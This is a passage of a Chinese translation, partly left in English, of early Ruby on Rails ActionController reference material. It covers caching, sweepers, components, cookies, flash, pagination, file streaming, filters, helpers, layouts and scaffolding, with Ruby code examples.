这将生成缓存文件如 `weblog/show/5` 和 `weblog/new`，它匹配用于触发动态生成的 URL。这就是 web 服务能够在缓存页存在时挑选它，缓存页不存在时传递请求给动作包来生成它的原因。

失效缓存由删除缓存文件来处理，结果是一种懒惰的重新生成的途径，也就是在对它做出请求之前，缓存不会被重新存储。API 模仿 `url_for` 的操作来完成这些：

```

class WeblogController < ActionController::Base

  def update
    List.update(@params["list"]["id"], @params["list"])
    expire_page :action => "show", :id => @params["list"]["id"]
    redirect_to :action => "show", :id => @params["list"]["id"]
  end
end

```

另外，你可以使用 Sweepers 来失效缓存，在一个缓存被假定失效时，Sweepers 决定模型内的修改动作。

A、Setting the cache directory (设置缓存目录)

缓存目录应该在 web 服务的文档根目录，使用 Base.page_cache_directory = "/document/root" 来设置。对于 Rails，这个目录已经被设置为 RAILS_ROOT + "/public"。

B、Setting the cache extension (设置缓存的扩展名)

缺省地，缓存的扩展名是 .html，这可以让 web 服务器轻易地挑选被缓存的文件。如果你想使用其它的扩展名，像 .php 或 .shtml，只要设置 Base.page_cache_extension 即可。

1、cache_page(content = nil, options = {}) 手工缓存由 options 做为 key 键决定的 content 内容。如果没有指定内容，并且没有指定选项的话，则 @response.body 的内容会被使用，用于该动作的当前选项会被使用。例如：

```
cache_page "I'm the cached content", :controller => "lists", :action => "show"
```

2、expire_page(options = {}) 失效由 options 键缓存的页。例如：

```
expire_page :controller => "lists", :action => "show"
```

二、Actions --- 动作缓存

动作缓存与页缓存类似，事实上都是对应答的整个输出进行缓存，但不像页缓存，每个请求还将会通过动作包。这主要的好处是过滤器会在缓存被保存前得到运行，它允许对其他人是否被允许查看被缓存的内容做出鉴定和其它的约束。例如：

```

class ListsController < ApplicationController
  before_filter :authenticate, :except => :public
  caches_page :public
  caches_action :show, :feed

```

```
end
```

在这个例子中, public 动作不要求鉴定, 所以它可以使用快速的页缓存方法。但是 show 和 feed 动作两者需要 authenticate 过滤器在背后的保护, 因此我们需要为它们实现动作缓存。

动作缓存内部使用了段缓存, 并且完成一个 around 过滤器工作。段缓存根据当前的主机和路径两者来命名。所以对 `david.somewhere.com/lists/show/1` 页的访问将导致名为 "`david.somewhere.com/lists/show/1`" 的段被访问。这允许缓存器区别 "`david.somewhere.com/lists/`" 与 "`jamis.somewhere.com/lists/`" 两者的区别,

1、`expire_action(options = {})`

三、Fragments --- 段缓存

段缓存被用于缓存模板内的各种块, 而不是缓存整个动作。这在一个动作的某些元素频繁地更改, 或者是其它很少改变的部分依赖于编译状态, 或者是有多个部分被共享时很有用处。缓存使用动作视图内的缓存帮助方法来完成。带有缓存的模板看起来像这样:

```
<b>Hello <%= @name %></b>
<% cache do %>
  All the topics in the system:
  <%= render_collection_of_partials "topic", Topic.find_all %>
<% end %>
```

这个缓存将被绑定到调用它的动作的名字上。因此, 如果 `controller/action` 被使用了的话, 你可能使用 `expire_fragment(:controller => "topics" , :action => "list")` 来失效它。但是如果你想缓存每个动作的多个段, 或者使用 `caches_action` 来缓存动作本身时, 这没有多大帮助。因此做为替代, 我们应该像下面这样限制被使用的动作的名字:

```
<% cache(:action => "list", :action_suffix => "all_topics") do %>
```

结果是这样名字如, `"/topics/list/all_topics"`, 它不会与任何动作缓存冲突, 并且其它段会使用一个不同的前缀。注意 URL 不必真正存在, 或者是可调用的。我们只是使用 `url_for` 系统来生成我们稍后可以失效的, 唯一的缓存名字。对这个例子的失效调用应该是 `expire_fragment(:controller => "topics", :action => "list" ,:action_suffix => "all_topics")`。

A、Fragment stores (段存储)

为了使用段缓存, 你需要指出缓存应该被存储到哪里。这可通过指派生一个四个段存储中的一个来完成:

1) 、文件存储: 保持段在磁盘的 `cache_path` 内, 它对所有的环境类型可很好地工作, 并且对所有的 web 服务器对运行在同一应用程序目录下的处理共享段。

2)、内存缓存：保持段在内存中，它对 WEBrick 和 FCGI（如果你不考虑每个 FCGI 处理持有它自己的段存储）是很好的。它不适合于在每个请求尾部抛出的 CGI 处理。它潜在地会消耗大量内存，因为每个进程都被保存在内存中。

3)、DRb 存储：保持段在一个隔离的内存中，共享 DRb 进程。它可工作在所有环境中，并且对所有进程只保存一个缓存，但是要求你运行并管理一个单独的 DRb 进程。

4)、MemCache 存储：像 DRb 存储一样工作，但使用 Danga 的 MemCache 来代替。要求 Ruby-memcache 库：gem install ruby-memcache。

考虑下面例子(默认使用 MemoryStore 存储)：

```
ActionController::Base.fragment_cache_store = :memory_store  
ActionController::Base.fragment_cache_store = :file_store,  
"/path/to/cache/directory"  
ActionController::Base.fragment_cache_store = :drb_store,  
"druby://localhost:9192"  
ActionController::Base.fragment_cache_store = :mem_cache_store,  
"localhost"  
ActionController::Base.fragment_cache_store = MyOwnStore.new("parameter")  
1、fragment_cache_store=(store_option)  
2、cache_erb_fragment(block, name = {}, options = nil) 由 CacheHelper#cache 调用。  
3、expire_fragment(name, options = nil)
```

name 可以接受下面三个格式之一：

1)、字符串：通常接受带路径的格式，如 "pages/45/notes"。

2)、哈希表：它被视为暗中对 url_for 的调用，像

```
{:controller => "pages", :action => "notes", :id => 45 }
```

3)、正则表达式：毁掉所有匹配的段，例如：%r{pages/d*/notes}，要确保你不能在正则表达式内的开始和结束处指定 (^\$)，因为被匹配的实际文件名看起来像
.cache/filename/path.cache。

四、Sweeping

Sweeper 是缓存世界的终结器，它的责任是在模型对象被修改时失效缓存。它们通过 half-observers，half-filters 来完成，并且为两个规则实现回调。下面是个 Sweeper 例子：

```
class ListSweeper < ActionController::Caching::Sweeper  
  observe List, Item
```

```

def after_save(record)

  list = record.is_a?(List) ? record : record.list

  expire_page(:controller => "lists", :action => %w( show public
feed ),
              :id => list.id)

  expire_action(:controller => "lists", :action => "all")

  list.shares.each { |share| expire_page(:controller => "lists",
                                         :action => "show", :id => share.url_key) }

end

end

```

Sweeper 在希望它的工作使用 cache_sweeper 类方法来完成的控制器内被赋值：

```

class ListsController < ApplicationController

  caches_action :index, :show, :public, :feed

  cache_sweeper :list_sweeper, :only => [ :edit, :destroy, :share ]

end

```

上面例子内，四个动作被缓存，三个动作有失效这些缓存的责任。

第三部分 Components --- 组件

组件允许你在运行另一个动作时，调用其它动作以提交它们的应答。你即可以委派整个应答的提交，也可以在你的其它内容内混合局部模板应答。

```

class WeblogController < ActionController::Base

  # 完成一个方法，然后提交 hello_world 的输出。

  def delegate_action

    do_other_stuff_before_hello_world

    render_component :controller => "greeter", :

      action => "hello_world", :params => { :person =>
"david" }

    end

  end

  class GreeterController < ActionController::Base

    def hello_world

```

```
    render :text => "#{params[:person]} says, Hello World!"
```

```
  end
```

```
end
```

这与在视图中提交一个局部模板是一样的：

Let's see a greeting:

```
<%= render_component :controller => "greeter", :action =>  
"hello_world" %>
```

指定控制器为一个类常量，而在运行时旁路计算控制器的代码是可行的：

```
<%= render_component :controller => GreeterController, :action =>  
"hello_world" %>
```

组件的使用应该小心。它们会降低重用性且在概念上更复杂。不要将组件用做在单个应用程序中分隔概念的用途。相反，

Components should be used with care. They're significantly slower than simply splitting reusable parts into partials and conceptually more complicated. Don't use components as a way of separating concerns inside a single application. Instead, reserve components to those rare cases where you truly have reusable view and controller elements that can be employed across many applications at once.

So to repeat: Components are a special-purpose approach that can often be replaced with better use of partials and filters.

- 1、Module ActionController::Components::ClassMethods
- 2、Module ActionController::Components::InstanceMethods

第十六章补遗(七)

第四部分 Cookie

Cookies 可通过 `ActionController#cookies` 来读写。cookies 读取随同请求接收到的内容，cookies 写入将被发送的应答内。Cookies 按值读(所以你不能得到 cookie 对象本身 -- 只能得到它保存的值)。例如：

```
cookies[:user_name] = "david" # => Will set a simple session cookie  
cookies[:login] = { :value => "XJ-122", :expires => Time.now + 360}  
                                # => Will set a cookie that expires in 1 hour
```

读取：

```
cookies[:user_name] # => "david"
```

```
cookies.size # => 2
```

删除:

```
cookies.delete :user_name
```

所有用于设置 cookies 的选项符号是:

1)、value - cookie 的值或值的列表(做为一个数组)。

2)、path - 这个 cookie 应用的路径。缺省是应用程序的根目录。

3)、domain - 这个 cookie 应用的 domain 。

4)、expires - 这个 cookie 失效的时间, 是个 Time 对象。

5)、secure - 这个 cookie 是否是安全的 cookie (缺省是 false)。安全的 cookie 只翻译 HTTP 给服务器。

第十六章补遗(八)

第五部分 Flash

flash 提供了在两个动作之间传递临时对象的一种途径。你放到 flash 内的任何东西都会暴露给下一个动作, 然后它就会被清除。这是完成通知和警告的好方式, 如某个动作在重定向到一个显示动作之前, 可设置 flash[:notice] 给那个显示动作的模板。实际上, 那个暴露动作是自动完成的。例如:

```
class WeblogController < ActionController::Base  
  def create  
    # 保存 post  
    flash[:notice] = "Successfully created post"  
    redirect_to :action => "display", :params => { :id => post.id }  
  end  
  def display  
    # 不需要赋值 flash 给模板, 这是自动完成的。  
  end  
end  
  
display.rhtml  
<% if @flash[:notice] %>  
  <div class="notice">  
    <%= @flash[:notice] %>
```

```
</div>
```

```
<% end %>
```

这个例子只在 flash 内放置了一个字符串，而你可以在其内放置任何对象。当然，你也可以一次放置多个。只要记住：它们在下个动作完成时结束。

1、discard(k=nil) 使用整个 flash 或一个单独的 flash 条目在当前动作结束时被丢弃。

例如： flash.keep # 保持整个 flash 在下个动作中有效。

```
flash.discard(:warning) # 丢弃 "warning" 条目 (它对下个动作还有效。)
```

2、keep(k=nil) 保持整个 flash 或指定的 falsh 条目在下个动作中有效。

例如： flash.keep # 保持整个 flash

```
flash.keep(:notice) # 只保持"notice" 条目，其余 flash 条目被丢弃。
```

3、now() 设置一个 flash 只在当前动作中有效，对下一个动作无效。

例如： flash.now[:message] = "Hello current action"

这个方法能够让你在应用程序中使用 flash 像个中心消息系统。在你需要传递一个对象给下个动作时，你使用标准的 flash 赋值([]=)。当你需要传递一个对象给当前动作时，你使用 now，并且在当前动作完成时，你的对象将消失。经由 now 设置的条目可用标准方式读取：flash[‘my-key’]。

第十六章补遗(九)

第六部分 Pagination --- 分页

(一) Pagination

A: 用于活动记录集合的动作包分页

Pagination 模块用于处理巨大活动记录对象集合的页。它提供宏风格的自动捕捉你的模型给多个视图，或者明确地捕捉单个动作。如果此魔术的灵活性不满足你的需要，你可以用少量代码创建你自己的 Paginator。

Pagination 模块可以像你希望的那样或多或少地进行处理。在控制器内，它自动地查询你的模型来分页；或者，如果你愿意，你自己可创建个 Paginator。

Pagination 被自动地包括在所有控制器内。

有关提交分页链接，可参阅 ActionView::Helpers::PaginationHelper。

B: 为控制器内的每个动作自动分页

```
class PersonController < ApplicationController  
  model :person
```

```
paginate :people, :order => 'last_name, first_name', :per_page =>
20
# ...
end
```

现在，这个控制器内的每个动作，都可以访问一个 `@people` 实例变量，它是用于当前页（至多 20 个，按 last name 和 first name 分类）的一个模型对象的有序集合，和一个叫 `@person_pages` 的 Paginator 实例。当前页则由 `@params['page']` 变量决定。

C: 用于单个动作的 Pagination

```
def list
  @person_pages, @people = paginate :people, :order => 'last_name,
first_name'
end
```

像上面的例子，但明确地创建了用于单个动作的 `@person_pages` 和 `@people`，使用每页 10 个条目的缺省值。

D: Custom/"classic" pagination

```
def list
  @person_pages = Paginator.new self, Person.count, 10,
@params['page']
  @people = Person.find :all, :order => 'last_name, first_name',
                        :limit => @person_pages.items_per_page,
                        :offset => @person_pages.current.offset
end
```

从前个例子中，明确地创建 Paginator，并使用 `Paginator#to_sql` 来从模型中重新取回 `@people`。

1、`paginate(collection_id, options={})` 返回一个 Paginator 和一个用于此 Paginator 的当前页的活动记录模型的集合。它被计划用于单个动作；若想多个动作自动地分页，考虑使用

`ClassMehtos#paginate`。

`options` 是：

`:singular_name` 使用单数名字，如果它不能由下面推断出的话

 集合名字的单数

1) `:class_name` 如果它不能由驼峰风格推断单数名字，则使用类名字。

- 2) :per_page 包含在单个页内的最小条目数量。缺省是 10
 - 3) :conditions 传递给 Model.find(:all, * params) 和 Model.count 的可选的条件
 - 4) :order 传递给 Model.find(:all, *params) 可选的 order 参数
 - 5) :order_by (推荐使用 :order) 传递给 Model.find(:all, *params) 的可选 order 参数。
 - 6) :joins 可选的, 传递给 Model.find(:all, *params) 和 Model.count 的 joins 参数
 - 7) :join (推荐使用:joins 或:include) 传递给 Model.find(:all, *params) 和 Model.count 的可选 join 参数。
 - 8) :include 可选的, 传递给 Model.find(:all, *params) 和 Model.count 的渴望被加载的参数
 - 9) :select 传递给 Model.find(:all, *params) 的 :select 参数
 - 10) :count 做为 :select 选项传递给 Model.count(*params) 的参数
- 2、count_collection_for_pagination(model, options) 返回集合内条目的总数, 该集合是对 model 和给定 conditions 的分页。覆写这个方法来实现一个定制的 counter。
- 3、find_collection_for_pagination(model, options, paginator) 返回给定 model 和 options[conditions] , ordered by , option[order] 的条目的一个集合, 此集合在给定 Paginator 的当前页内。覆写这个方法可实现一个定制的 finder 。
- 4、paginate(collection_id, options={}) 创建一个 before_filter , 它自动分页一个控制器内的所有活动记录模型(如果指定带有 :actions 选项, 则创建个动作)。
- 选项 options 与 PaginationHelper#paginate 一样, 只是额外还有一个:
- :action: 一个用于活动页的动作数组。缺省是 nil (也就是, 所有动作)。
- (二)Paginator
- 将活动记录集合表示为一个 Paginator 的类。
- 属性: controller
- item_count
 - items_per_page
- 1、new(controller, item_count, items_per_page, current_page=1) 在给出的集合上, 为一组尺寸为 item_count 的条目创建一个新的 Paginator , 并且每一页都有 items_per_page 条目。如果 items_per_page 超出范围会引发 ArgumentError 异常(比如, 小于等于零)。page CGI 参数用于缺省链接"page" 并且可以用 page_parameter 覆写。
- 2、[](number) 返回表示给出索引 number 页的 Page 对象。

3、current_page() 或 current() 返回表示这个 Paginator 的当前页的一个 Page 对象。

4、current_page=(page) 设置这个 Paginator 的当前页数。如果 page 参数是个 Page 对象，

则它的 number 属性被用做值；如果此页不属于这个 Paginator，则引发 ArgumentError 错误。

5、each() {|self[n+1]| ...} 为给定的块连续生成 Paginator 的所有页。

6、first_page() 或 first() 返回表示这个 Paginator 第一页的 Page 对象。

7、has_page_number?(number) 如果这个 Paginator 包含索引为 number 的页，则返回 true。

8、last_page() 或 last() 返回表示这个 Paginator 内的最后一页的一个 Page 对象。

9、page_count() 或 length() 返回这个 Paginator 的页数。

第十六章补遗(十)

第七部分 Streaming --- 流

发送文件和流到浏览器而不是提交的方法。

1、send_data(data, options = {}) 发送二进制数据给用户做为一个文件下载。可以设置内容类型，出现的文件名，并可指定是以内联方式显示数据还是作为一个附件下载。

Options:

:filename - 建议浏览器使用的文件名。

:type - 指定一个 HTTP content 类型。缺省是 ‘application/octet-stream’。

:disposition - 指定文件是内联显示还是下载。有效的值是 ‘inline’ 和 ‘attachment’ (缺省值)。

通常的数据下载:

send_data buffer

下载动态生成的 tarball:

send_data generate_tgz('dir'), :filename => 'dir.tgz'

在浏览器内显示一个图像活动记录:

send_data image.data, :type => image.content_type, :disposition => 'inline'

2、send_file(path, options = {}) 每次以 4096 比特用流发送文件。此方式不需要一次读入整个文件。这就可以用来送大型文件。

当心，要对来自一个 Web 页的 path 参数进行清理。send_file(@params[‘path’]) 允许一个怀有恶意的用户下载你的服务器上的任何文件。

Options:

:filename - 建议浏览器使用的文件名。默认值是 File.basename(path)。

:type - 指定一个 HTTP content 类型。缺省是 ‘application/octet-stream’。

:disposition - 指定文件是内联显示还是下载。有效的值是 ‘inline’ 和 ‘attachment’ (缺省值)。

:stream - 是否发送文件给用户代理，以在发送前可读取整个文件。默认值为 true。

:buffer_size - 指定用于文件流的缓冲区大小(按 bytes)。默认值为 4096。

许多浏览器上缺省的 Content-Type 和 Content-Disposition headers 被设置成下载任意的二进制文件。IE 的 4, 5, 5.5, 和 6 版本有特殊变化 (尤其是下载 SSL)。

简单的下载:

```
send_file '/path/to.zip'
```

在浏览器内显示 JPEG :

```
send_file '/path/to.jpeg', :type => 'image/jpeg', :disposition =>  
'inline'
```

如果你想提供给用户更多的信息，可读取其它的 Content-* HTTP headers (例如 Content-Description)。www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.11

也要小心文档可以由代理和浏览器缓存。Pragma 和 Cache-Control headers 声明文件如何被媒介缓存。默认是请求客户端在释放缓存应答前对服务器进行确认。查阅 www.mnot.net/cache_docs/ 中用于 web 缓存的信息，及用于 Cache-Control header 的信息在 www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9。

第八部分 Filters --- 过滤器

过滤器可以为它的动作控制共享的 pre 和 post 处理代码的运行。这些过滤器可以被用于在目标动作被执行，定位之前，或者在动作完成之后输出压缩信息，以完成鉴别，缓存，或审核。

过滤器可以访问由链内其它过滤器或动作(这种情况下是 after 过滤器)设置的 request, response 和所有实例变量。另外，对于一个预处理的 before_filter，它可在目标动作经过处理后返回 false，或者目标动作完成一个重定向或提交之前中止处理。这对将鉴别这类情况特别有用。

A、Filter inheritance --- 过滤器继承

控制器继承层次向下共享过滤器，但子类也可以添加新的过滤器，而不会影响到超类。

例如：

```
class BankController < ActionController::Base
  before_filter :audit
  private
  def audit
    # record the action and parameters in an audit log
  end
end

class VaultController < BankController
  before_filter :verify_credentials
  private
  def verify_credentials
    # make sure the user is allowed into the vault
  end
end
```

现在 BankController 内的任何动作在完成前必须调用 audit 方法。在 VaultController 内，首先 audit 方法被调用，然后是 verify_credentials 方法被调用。如果 audit 方法返回 false，那么 verify_credentials 和目标动作都会被中止。

B、Filter types --- 过滤器类型

过滤器可以接受三种模式中的一个：方法引用(符号)，外部类，或内联方法(proc)。第一个是最常用的，它使用一个符号来引用控制器继承体系内某处的 protected 或 private 方法来工作。在上面的 bank 例子中，BankController 和 VaultController 两者都使用了种格式。

使用外部类可轻易地重复使用通用过滤器，例如输出压缩。外部过滤器类由一个含有静态的 filter 方法的任意类实现，然后传递这个类给 filter 方法。例如：

```
class OutputCompressionFilter
  def self.filter(controller) #静态的 filter 方法。
    controller.response.body = compress(controller.response.body)
  end
end

class NewspaperController < ActionController::Base
```

```
    after_filter OutputCompressionFilter  
  end
```

这个 filter 方法被传递一个控制器实例，因此它可以访问控制器内的所有东西，并可以操纵它们。

内联方法(使用一个 proc)可以用于快速地完成一些不需要太多的解释的小巧事情。或者是做为一个快速测试。它像这样工作：

```
class WeblogController < ActionController::Base  
  before_filter { |controller| false if  
controller.params["stop_action"] }  
end
```

像你看到的，块被传递控制器后，它赋值请求给内部变量。这意味着可以访问 request 和 response 两者提供的方便的 params, session, template, 和 assigns 方法。注意：内联方法不是严格要求必须有一个块的；任何对应答返回 1 或 -1 的对象都可以(如 Proc 或一个 Method 对象)。

C、Filter chain ordering --- 过滤器链的次序

before_filter 和 after_filter 被附加给现在链的指定过滤器。这用起来很好，胆有时候你可能想调整被运行过滤器的次序，这种情况下，你可以使用 prepend_before_filter 和 prepend_after_filter。由这些方法添加的过滤器会被放到它们各自链的开始处，并会其它过滤器之前运行。例如：

```
class ShoppingController  
  before_filter :verify_open_shop  
class CheckoutController  
  prepend_before_filter :ensure_items_in_cart,  
:ensure_items_in_stock
```

现在用于 CheckoutController 的过滤器链是 :ensure_items_in_cart, :ensure_items_in_stock, :verify_open_shop。所以如果 ensure 过滤器返回 false，我们就不需要查看其它过滤器了。

你可以传递每种类型过滤器的多个参数做为一个过滤器块。如果给出一个这样的块，它会被视为大参数。

D、Around filters --- Around 过滤器

除了单独的 before 和 after 过滤器之外，也可以指定一个能处理 before 和 after 两者调用的单个对象。这对在你需要在 before 和 after 之间保持状态特别有用。如下面的 benchmark 过滤器例子。

```

class WeblogController < ActionController::Base
  around_filter BenchmarkingFilter.new
  # 这个动作完成之前, BenchmarkingFilter#before(controller) 被执行。
  def index
  end
  # 在这个动作已经完成之后, BenchmarkingFilter#after(controller) 执行。
end

class BenchmarkingFilter
  def initialize
    @runtime
  end
  def before
    start_timer
  end
  def after
    stop_timer
    report_result
  end
end

```

第十六章补遗(十二)

E、Filter chain skipping --- 跳过过滤器链

有时候在一个超类内指定对大多数子类，而不是全部子类有效的过滤器链会带来工作上的方便。

```

class ApplicationController < ActionController::Base
  before_filter :authenticate
end
class WeblogController < ApplicationController
  # 会执行:authenticate 过滤器
end

```

```
class SignupController < ApplicationController
  # 将不会执行:authenticate 过滤器
  skip_before_filter :authenticate
end
```

F、Filter conditions --- 过滤器条件

过滤器可以被限制为只对指定动作有效。这可通过列出被排除的动作，或列出要包含的动作给过滤器来做到。有效的条件是 :only 或 :except，两者都接受任意数量的方法引用。例如：

```
class Journal < ActionController::Base
  # only require authentication if the current action is edit or
  delete
  before_filter :authorize, :only => [ :edit, :delete ]
  private
  def authorize
    # redirect to login unless authenticated
  end
end
```

当给内联方法(proc)过滤器设置条件时，条件必须首先出现，并放置在圆括号内。

```
class UserPreferences < ActionController::Base
  before_filter(:except => :new) { # some proc ... }
  #
end
```

1、after_filter(*filters, &block) 或 append_after_filter(*filters, &block) 被传递的 filters 将被附加给过滤器数组，过滤器在这个控制器的动作完成后执行。

2、before_filter(*filters, &block) 或 append_before_filter(*filters, &block) 被传递的 filters 将被附加给过滤器数组，过滤器在这个控制器的动作完成之前执行。

3、around_filter(*filters) 或 append_around_filter(*filters) The passed filters will have their before method appended to the array of filters that's run both before actions on this controller are performed and have their after method prepended to the after actions. 此 filter 对象必须对 before 和 after 两者作出响应。所以，如果你使用了 append_around_filter A.new, B.new，则调用堆栈看起来似这样：

```
B#before
```

A#before

A#after

B#after

4、prepend_after_filter(*filters, &block) 被传递的 filters 将被添加到过滤器链的头部。

5、prepend_around_filter(*filters) The passed filters will have their before method prepended to the array of filters that's run both before actions on this controller are performed and have their after method appended to the after actions. The filter objects must all respond to both before and after. So if you do prepend_around_filter A.new, B.new, the callstack will look like:

A#before

B#before

B#after

A#after

6、prepend_before_filter(*filters, &block)

7、skip_after_filter(*filters) 从 after 过滤链中移除指定的过滤器。注意这只是跳过方法引用过滤器的工作，不是指 proc。这对管理在继承体系内摘出一个需要不同体系的子类很有用。

你也可以通过使用 :only 和 :except 来控制跳过过滤器的动作。

8、skip_before_filter(*filters) 从 before 过滤链中移除指定的过滤器。注意这只是跳过方法引用过滤器的工作，不是指 proc。这对管理在继承体系内摘出一个需要不同体系的子类很有用。

你也可以通过使用 :only 和 :except 来控制跳过过滤器的动作。

第十六章补遗(十三)

第九部分 Helpers

模板的 Helper 方法用于帮助模板减少包含的重复代码。用于表单(FormHelper)，日期(DateHelper)，文本(TextHelper)，和活动记录(ActiveRecordHelper)的标准方法默认在所有模板中有效。

It's also really easy to make your own helpers and it's much encouraged to keep the template files free from complicated logic. It's even encouraged to bundle common compositions of methods from other helpers (often the common helpers) as they're used by the specific application.

```
module MyHelper  
  def hello_world()  
    "hello world"  
  end  
end
```

现在，MyHelper 可以被包括在一个控制器内，像这样：

```
class MyController < ApplicationController::Base  
  helper :my_helper  
end
```

这样，它就可被用于从 MyController 提交的任何模板内，像这样：

```
Let's hear what the helper has to say: <%= hello_world %>
```

1、helper(*args, &block)

声明一个 helper：

```
helper :foo
```

要求 ‘foo_helper’ 并在模板类内包括 FooHelper：

```
helper FooHelper
```

在模板类内包括 FooHelper。

```
helper {  
  def foo()  
    "#{bar} is the very best"  
  end  
}
```

计算模板类内的块，添加方法 foo。

```
helper(:three, BlindHelper) { def mice() 'mice' end }
```

三步完成。

2、helper_attr(*attrs) 声明控制器的属性为一个 helper 方法。例如：

```
helper_attr :name  
attr_accessor :name
```

name 和 name= 控制器方法在视图内是有效的。这是对 helper_method 的一种方便的包装器。

3、helper_method(*methods) 声明控制器的方法为一个 helper 方法。例如：

```
helper_method :link_to
```

```
def link_to(name, options) ... end
```

link_to 控制器方法在视图内是有效的。

第十六章补遗(十四)

第十部分 Layout --- 层

层与通常包含共享的页眉及页脚在多个模板内，并分别进行重复的修改的通常模式相反。包含有模式的页看起来像这样。

```
<%= render "shared/header" %>
```

```
    Hello World
```

```
<%= render "shared/footer" %>
```

这是保持通用结构与可变内容分离的很好途径，但它冗长，如果你想修改这两个包含的结构，你将必须修改所有的模板。

使用层，你应该知道通用结构在哪儿插入可更改的内容。这意味着页眉和页脚只能放在一个地方，像这样：

```
<!-- The header part of this layout -->
```

```
<%= @content_for_layout %>
```

```
<!-- The footer part of this layout -->
```

然后你有看起来像这样的 content 页：

```
hello world
```

在提交时，content 页被计算，然后插入到层中，像这样：

```
<!-- The header part of this layout -->
```

```
hello world
```

```
<!-- The footer part of this layout -->
```

A、Accessing shared variables --- 访问共享变量

层必须能访问在 content 页内指定变量。This allows you to have layouts with references that won't materialize before rendering time:

```
<h1><%= @page_title %></h1>
```

```
<%= @content_for_layout %>
```

在提交时，content 页可以填充这些引用。

```
<% @page_title = "Welcome" %>
```

```
Off-world colonies offers you a chance to start a new life
```

提交后的结果是：

```
<h1>Welcome</h1>
```

```
Off-world colonies offers you a chance to start a new life
```

B、Automatic layout assignment --- 自动赋予的层

如果在 app/views/layouts/ 内的模板，与当前控制器具有同样的名字，那么除非明确告诉那个控制器否则模板将被自动设置为那个控制器的层。假设有个 WeblogController 控制器。如果模板的名字为 app/views/layouts/weblog.rhtml 或是 app/views/layouts/weblog.xml，那么它将被自动设置为 WeblogController 控制器的层。你可以创建名为 application.rhtml 或 application.xml 的层模板，如果当前控制器没有同名的层模板存在，并且没有明确地指明要使用的层，则控制器缺省会使用此层模板。嵌套控制器自动使用相同的目录结构。所以 Admin::WeblogController 将会查找名为 app/views/layouts/admin/weblog.rhtml 的层模板。明确地设置一个层模板总是会覆盖对控制器的自动赋予行为。在父类内明确设置的层，将不会覆盖子类赋予的层（如果这个子类有与其同名的层模板的话）。

C、Inheritance for layouts --- 层的继承

层在继承体系内向下共享，但不会向上共享。例如：

```
class BankController < ActionController::Base
  layout "bank_standard"
  class InformationController < BankController
    class VaultController < BankController
      layout :access_level_layout
    class EmployeeController < BankController
      layout nil
```

InformationController 使用从 BankController 继承的” bank_standard 层，VaultController 覆写了层并动态地挑选了一个，EmployeeController 则完全不使用任何层。

D、Types of layouts --- 层的类型

层基本上就是常规的模板，但这个模板的名字不需要特殊指定。有时候，你想依赖运行信息来选择层，如是否有人登录或登出。这可以通过指定一个用做方法引用的符号或使用内联方法(proc) 来做到。

方法引用是使用可变层的首选，像这样：

```
class WeblogController < ActionController::Base
  layout :writers_and_readers
  def index
```

```

    # fetching posts

  end

  private

  def writers_and_readers

    logged_in? ? "writer_layout" : "reader_layout"
  end

```

现在，当处理对 index 动作的新请求时，层将依赖于访问者是否登录或登出。

如果你想使用一个内联方法，例如一个 proc，做起来会像这样：

```

class WeblogController < ActionController::Base

  layout proc{ |controller|
    controller.logged_in? ? "writer_layout" :
  "reader_layout" }

```

当然，大多数指定层的方式还是用模板的名字：

```

class WeblogController < ActionController::Base

  layout "weblog_standard"

```

如果没有指定模板的目录，缺省将在 app/views/layout/ 下查找模板。

E、Conditional layouts --- 有条件的层

如果你有个缺省用于一个控制器内所有动作的层，你还可以选择提交一个指定动作，或设置该动作不使用层，或限制层只用于单个动作或动作集。:only 和 :except 选项可以传递给层调用。例如：

```

class WeblogController < ActionController::Base

  layout "weblog_standard", :except => :rss

  #
end

```

这将指派 “weblog_standard” 做为 WeblogController 的层，除了 rss 动作，该动作将不会用这个层来包装提交的视图。

:only 和 :except 条件可一组任意数量的方法引用，例如：

```
#:except => [ :rss, :text_only ] is valid, as is :except => :rss.
```

F、Using a different layout in the action render call --- 在动作的 render 调用中使用不同的层

如果你的大多数动作使用同样层，就可以使用上面描述的来定义一个控制器范围内的层，但是有时候你可能需要一个动作使用一个不同的层。这可通过使用 render 方法来做到，它只是多了点手工工作，即你必须提供一个完全的模板和层的名字，像下面所示：

```
class WeblogController < ActionController::Base  
  def help  
    render :action => "help/index", :layout => "help"  
  end  
end
```

你看到了，你传递的模板做为第一个参数，第二个是状态码(200)，层是第三个参数。

1、layout(template_name, conditions = {}) 如果指定了一个层，则所有通过 render 和 render_action 提交的动作会将结果赋值给@content_for_layout，然后，它可以由层来使用，以插入它们的内容在<%= @content_for_layout %>中。这个层本身依赖于在动作完成期间赋值给实例变量的值，并且可在任何正常的模板中访问它们。

第十六章补遗(十五)

第十一部分 Scaffolding --- 支架

Scaffolding 是一种快速的，将活动记录类提供的一组标准动作如，listing，showing，creating，updating，和 destroying 类对象给控制器的方式。这些标准动作即有控制器逻辑也有通过内省已经知道哪个字段被显示以及输出类型的缺省模板。例如：

```
class WeblogController < ActionController::Base  
  scaffold :entry  
end
```

这片代码会在控制器添加下面方法：

```
class WeblogController < ActionController::Base  
  verify :method => :post,  
         :only => [ :destroy, :create, :update ],  
         :redirect_to => { :action => :list }  
  def index #缺省方法 列表  
    list  
  end  
  def list #显示所有记录  
    @entries = Entry.find_all
```

```
render_scaffold "list"
end

def show #按 id 显示单个记录
  @entry = Entry.find(params[:id])
  render_scaffold
end

def destroy #按 id 删除单个记录
  Entry.find(params[:id]).destroy
  redirect_to :action => "list"
end

def new #添加新记录
  @entry = Entry.new
  render_scaffold
end

def create #保存新记录
  @entry = Entry.new(params[:entry])
  if @entry.save
    flash[:notice] = "Entry was successfully created"
    redirect_to :action => "list"
  else
    render_scaffold('new')
  end
end

def edit #按 id 编辑记录
  @entry = Entry.find(params[:id])
  render_scaffold
end

def update #更新编辑的记录
  @entry = Entry.find(params[:id])
  @entry.attributes = params[:entry]
```

```

    if @entry.save

        flash[:notice] = "Entry was successfully updated"
        redirect_to :action => "show", :id => @entry

    else

        render_scaffold('edit')

    end

end

end

```

render_scaffold 方法将首先检查你是否有自己的模板(如对于 show 动作是 weblog/show.rhtml)，如果没有那么会为这个动作提交一个通用模板。这给予了你在构建应用程序时使用 scaffold 的机会。先创建个框架，然后再替换相应的模板和动作。

1、scaffold(model_id, options = {}) 给控制器添加一套通用的 CRUD 动作。Model_id 会被自动用类名字转换，除非你通过 options[:class_name] 指定了一个。因此 scaffold :post 将使用 Post 做为类名，@post/@posts 做为实例变量。

